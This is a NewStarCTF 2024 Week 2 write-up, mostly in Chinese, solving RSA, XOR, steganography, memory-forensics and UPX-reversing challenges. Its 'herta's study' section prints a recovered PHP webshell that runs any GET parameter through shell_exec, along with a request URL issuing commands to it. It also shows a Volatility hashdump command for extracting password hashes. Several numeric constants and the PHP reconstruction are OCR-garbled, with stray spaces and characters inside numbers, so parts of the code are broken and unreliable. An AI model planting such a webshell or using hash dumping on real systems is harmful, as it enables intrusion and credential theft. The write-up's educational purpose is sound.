NewStarCTF 2024 Week2 WriteUp

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
Crypto

one_and_more




前一部分是单个素数，过程和一般的RSA加密差不多；后一部分是三素数RSA解密。

根据对应的源代码编写解题代码：

```
from Crypto.Util.number import *

p=11867061353246233251584761575576071264056514705066766922825303434965272105673287382545586304271607224747442087588050625742380204503331976589883604074235133
q=11873178589368883675890917699819207736397010385081364225879431054112944129299850257938753554259645705535337054802699202512825107090843889676443867510412393
r=12897499208983423232868869100223973634537663127759671894357936868650239679942565058234189533957325771370796891105416121507594200227094174575512924487323 71
c1=87057396596343290131574829600279347954549508849419661363159835268085277846500029679540591250758943007504180627421402001301885453388063559272731704702954 51
c2=10044542483327926261312052595681484221361213424211446371947714876918442574498664916267268222899751896613325274963805780015149769113499657748384763344319231622693155556547160246164323739922881279660161970436067853867389618868261772326271598940386529242670656129228800489631825181074794872199005307460766031822693369170034115085242232573155974736386235303804926909841128918278978314007594093943153117677763239201954364602842440909708654745307278935552170206366124 45

e = 65537

N=p*q*r

fi  = (p-1)*(q-1)*(r-1)

d2 = inverse(e,fi)

m2 = pow(c2,d2,N)

print(long_to_bytes(m2))

d1 = inverse(e,p-1)

m1 = pow(c1,d1,p)
```

```
print(long_to_bytes(m1))

'''
PS E:\newstarctf\one_and_more> py solve.py
b'r_4nd_N3xt_Eu1er_is_YOu!}'
b'flag{YOu_re4lly_knOw_Eule'
'''
```


Since you know something



从源代码知道 key 只有两位，考虑暴力破解；代码如下：

```
from pwn import xor
#The Python pwntools library has a convenient xor() function that can XOR
together data of different types and lengths
from Crypto.Util.number import bytes_to_long,long_to_bytes

c=218950457292639210021937048771508243745941011391746420225459726647571

cc = long_to_bytes(c)

for i in range(32,127):
    for j in range(32,127):
        key = chr(i)+chr(j)
        print(xor(cc,key))
```

茶里茶气




给了很多已知条件。那么实际上可以根据最后的v1,v0,p 逆着推回初始化的状态。

再从十六进制两位两位压回去。可以得到flag。解题代码如下：

```
p  = 44630245505127558422915719594221l
v3 = 48955211638472857119941442495l
v4 = 46972806939122676542108667081l
v5 = 56409825237295962172112407740l
v6 = 33564024762045403983132938107l
```

```
v2 = 148115770009105302908332580916l6
v0 = 190997821330413928409069858571234
v1 = 137340509740671759939138452113480
derta = 462861781278454071588539315363

for i in range(32):
    v2-=derta; v2=(v2+p)%p
    v0 -= (v1+v2)^(8*v1+v5)^((v1>>7)+v6); v0=(v0+p)%p
    v1 -= (v0+v2)^(8*v0+v3)^((v0>>7)+v4); v1=(v1+p)%p

l=199

v1+=(v0<<(l//2))

# ans = 642921858775497482202810668699697395135580218897603477059453

# print(hex(ans))

ans = "666c61677b6631346767395f7465325f31695f3765615f377d"

flag = ""

for i in range(0,50,2):
    flag+=chr(int(ans[i]+ans[i+1],16))

print(flag)

'''
0x666c61677b6631346767395f7465325f31695f3765615f377d
'''
```

疑惑



由hint得到p，进而得到q，就可以得到了。仍然是 双素数的RSA解密。

解题代码1

```
from Crypto.Util.number import *


hint =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
057269853904454328009080067738576702559515818840980157996039082425316733 90

e = 65537

p = hint^e+10086
```

```
n =
124455847177872829086850368685666872009698526875425204001499218854100257535484730
033567552600005229013042351828575037023159889870271253559515001300645102569745482
135768148755333759957370341658601268473878114399708702841974488367343570414404038
862892863275173656133199924484523427712604601606674219929087411261

q = n//p

print(p)

print(q)

print(p*q)
'''
p =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
057269853904454328009080067738576702559515818840980157996039082425315989 21
q =
989408017140916747773104877511745099771659513530724506188935140899607928460942032
769669212076258601570730523775067008074660070713916374438593756424699554 1
'''
```


解题代码2

```
from Crypto.Util.number import *


p =
125788193568020346797928919757543069602970435166742909014418112006496792897404568
057269853904454328009080067738576702559515818840980157996039082425315989 21
q =
989408017140916747773104877511745099771659513530724506188935140899607928460942032
769669212076258601570730523775067008074660070713916374438593756424699554 1

fi = (p-1)*(q-1)

n = p*q

e=65537

d = inverse(e,fi)


c =
365130060927768164630058076908918784450848975116930653668784245796539267501358208
357080019565348028734031951785174277253896340585980492269146941228048883214279120
703084325129088335294175314929656153488064701641072311085043085849541545133313330
048048178543150943244548470814601994857332982274801345512731557 62

ans = pow(c,d,n)

print(long_to_bytes(ans))
```

```
'''
PS E:\newstarctf\疑惑> python .\solv2.py
b'flag{yihuo_yuan_lai_xian_ji_suan_liang_bian_de2333}'
'''
```

Misc

herta's study



从 WireShark 去分析。可以得到horse.php，又从每次GET传参返回的内容进行分析得到结果。草稿如下：


```php
<?php

    $payload=$_GET['payload'];
    $payload=shell_exec($payload);
    $bbb=create_function(
        $ns,
        $ns=base64_encode($ns);
        for($i=0;$i<strlen($ns);$i+=1){
            if($i%2==1){
                $ns[$i]=str_rot13($ns[$i]);
            }
        }
        return $ns;
    );
    echo $bbb($payload);

?>


$ns,
$ns=base64_encode($ns);
for($i=0;$i    if($i%2==1){
        $ns[$i]=str_rot13($ns[$i]);
    }
}
return $ns;
```

```
http://192.168.1.109/ezupload/upload/horse.php?payload=ren%20flag.txt%20f.txt

abcd
echo whoami
echo 0721
echo fake{this_is_fake_falg}
echo fake{this_is_fake_falg} >> flag.txt
type flag.txt
type fla.txt
type f.txt
echo abcd
ren f.txt flag.txt
ren flag.txt f.txt
type flag.txt

YJJwZNo=

ZzFeZKtOaTlmX2lmX2Zua2VsZzFfZ3OtCt==

ZzFeZKtOaTlmX2lmX2Zua2VsZzFfZ3OX


type f.txt
ZzxuZ3tmSQNsaGRsUmBsNzVOdKQkZaVZLaOtCt==
ZmxhZ3tzSDNfaTRfUzBfNmVBdXQxZnVMLnOgCg==
```

```
#include <bits/stdc++.h>
using namespace std;
int main()
{
    string s;
    cin>>s;
    for(int i=0;i<s.size();i++)
    {
        if(i%2==1)
        {
            if(s[i]>='a'&&s[i]<='z')
            {
                s[i] = 'a' +(s[i]-'a'+13)%26;
            }
            else if(s[i]>='A'&&s[i]<='Z')
            {
                s[i] = 'A' +(s[i]-'A'+13)%26;
            }
        }
    }
    cout<<s<<"\n";
}
```


typhoon

用互联网历史档案得到的原始pdf，然后按部操作得到。




把对应的md5 用flag{}包裹一下得到。

wireshark_checkin



直接notepad搜索得到（奇奇怪怪的）


wireshark_secret



找到传输的那个图片，导出来得到。

yuanshen

把图片用QQ浏览器的在线工具直接分解开来，然后翻译得到



```
FLAG IS A SENTENCE

IIAAELGTSFKFA

IT IS A FAKE FLAG(1)

DOYOUKNOWFENCE

MESIOAABGNHNSGOSMYEIADE(3)

MAYBEGENSHINISAGOODSAME
```


```
maybegenshinisagoodsame

LOREM IPSUM DOLOR SIT AMET
CONSECTETUR ADIPISICING ELIT
SED DO EIUSMOD TEMPOR
INCIDIDUNT UT LABORE ET
DOLORE MAGNA ALIQUA QUIS



lrmeo ipsum dlroo sit amet
```

左下用栅栏密码试出来是是3的加密；右下角同时尝试得到。

但是我翻译错了一个字符，搞半天才搞对（无奈。

答案是 `maybegenshinisagoodgame`


字里行间的秘密



把key.txt 用上面这个网站去解密，然后得到docx的密码，然后再把docx的内容再解密。得到flag。

网站：链接

XiaoMing




配完环境之后，直接开弄= =

命令是

```
python vol.py -f ../image.raw --profile=Win7SP1x86 hashdump
```

不过不需要再次bash64解密。



Reverse

UPX


脱壳后，用ida查看，发现对了几个数会返回对应的return值，所以编写如下程序：

```
#include <bits/stdc++.h>
using namespace std;
int main()
{
    string s="flag{";
    int now=5;
    while(true)
    {
        for(int i=33;i<=125;i++)
        {
```

```
            char p=i;
            string tmp = s+p;
            ofstream fout("./data.txt",ios::out);
            if(!fout.is_open())
            {
                return -1;
            }
            fout<<tmp;
            fout.close();
            FILE *fp = popen("./upx < data.txt > data.out","r");
            int code = pclose(fp);
            if(WEXITSTATUS(code)==now+1||WEXITSTATUS(code)==0)
            {
                now++;
                s+=p;
                break;
            }
        }
        if(now==22) break;
    }
    cout<<s<<"\n";
    return 0;
}

/*
(base) [uniya@uniyawork Downloads]$ ./solve
flag{Do_you_know_UPX?}

*/
```

Web

one_second_type_8_english_sentence

